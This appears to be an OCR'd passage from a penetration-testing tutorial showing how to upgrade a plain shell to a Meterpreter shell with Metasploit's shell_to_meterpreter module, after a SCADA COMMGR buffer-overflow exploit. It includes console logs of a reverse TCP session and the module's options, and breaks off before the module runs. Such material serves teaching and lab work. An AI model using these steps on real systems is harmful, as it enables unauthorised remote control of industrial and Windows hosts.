
TARGET: Most OS already exploited **TYPE: Remote** **FIREWALL : ON**

We are not always lucky to get a meterpreter shell on the target we are trying to penetrate into. As in the above module, we might just get a normal shell. Metasploit has a POST exploitation module using which we can upgrade this normal shell to a meterpreter shell. Let us see how this module works. In the above scenario (we are using the same scenario as above), background the current shell we got on the target using command by hitting CTRL +Z as shown in the image below.




```
[*] Started reverse TCP handler on 192.168.41.163:4444
[*] 192.168.41.129:502 - Trying target COMMGR 1.08 / Windows Universal, sending
4601 bytes...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.41.129
[*] Command shell session 1 opened (192.168.41.163:4444 -> 192.168.41.129:49159)
 at 2019-03-23 06:36:11 -0400

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Delta Industrial Automation\COMMGR 1.08>^Z
Background session 1? [y/N]  y
```

The session ID of our backgrounded session is "1". We need to remember this. Now using search command, search for shell_to_meterpreter module as shown below.




```
msf5 exploit(windows/scada/delta_ia_commgr_bof) > search shell_to_meterpreter

Matching Modules
================

   Name                                        Disclosure Date  Rank    Check  Descr
iption
   ----                                        ---------------  ----    -----  -----
------
   post/multi/manage/shell_to_meterpreter                       normal  No     Shell
 to Meterpreter Upgrade
```

Load the post/multi/manage/shell_to_meterpreter module as shown below. Type the command show options to have a look at all the options this module requires. As you can see in the image shown below, this module needs the LHOST and SESSION options where LHOST is the IP address of the attacker machine (i.e Kali Linux).




```
msf5 exploit(windows/scada/delta_ia_commgr_bof) > use post/multi/manage/shell_to
_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive
 the connection
   LHOST                     no        IP of host that will receive the connecti
on from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) > 
```

Set the SESSION id and LHOST options and execute the module using the run command as shown below. The module will start a reverse tcp handler and execute as shown in the image below.



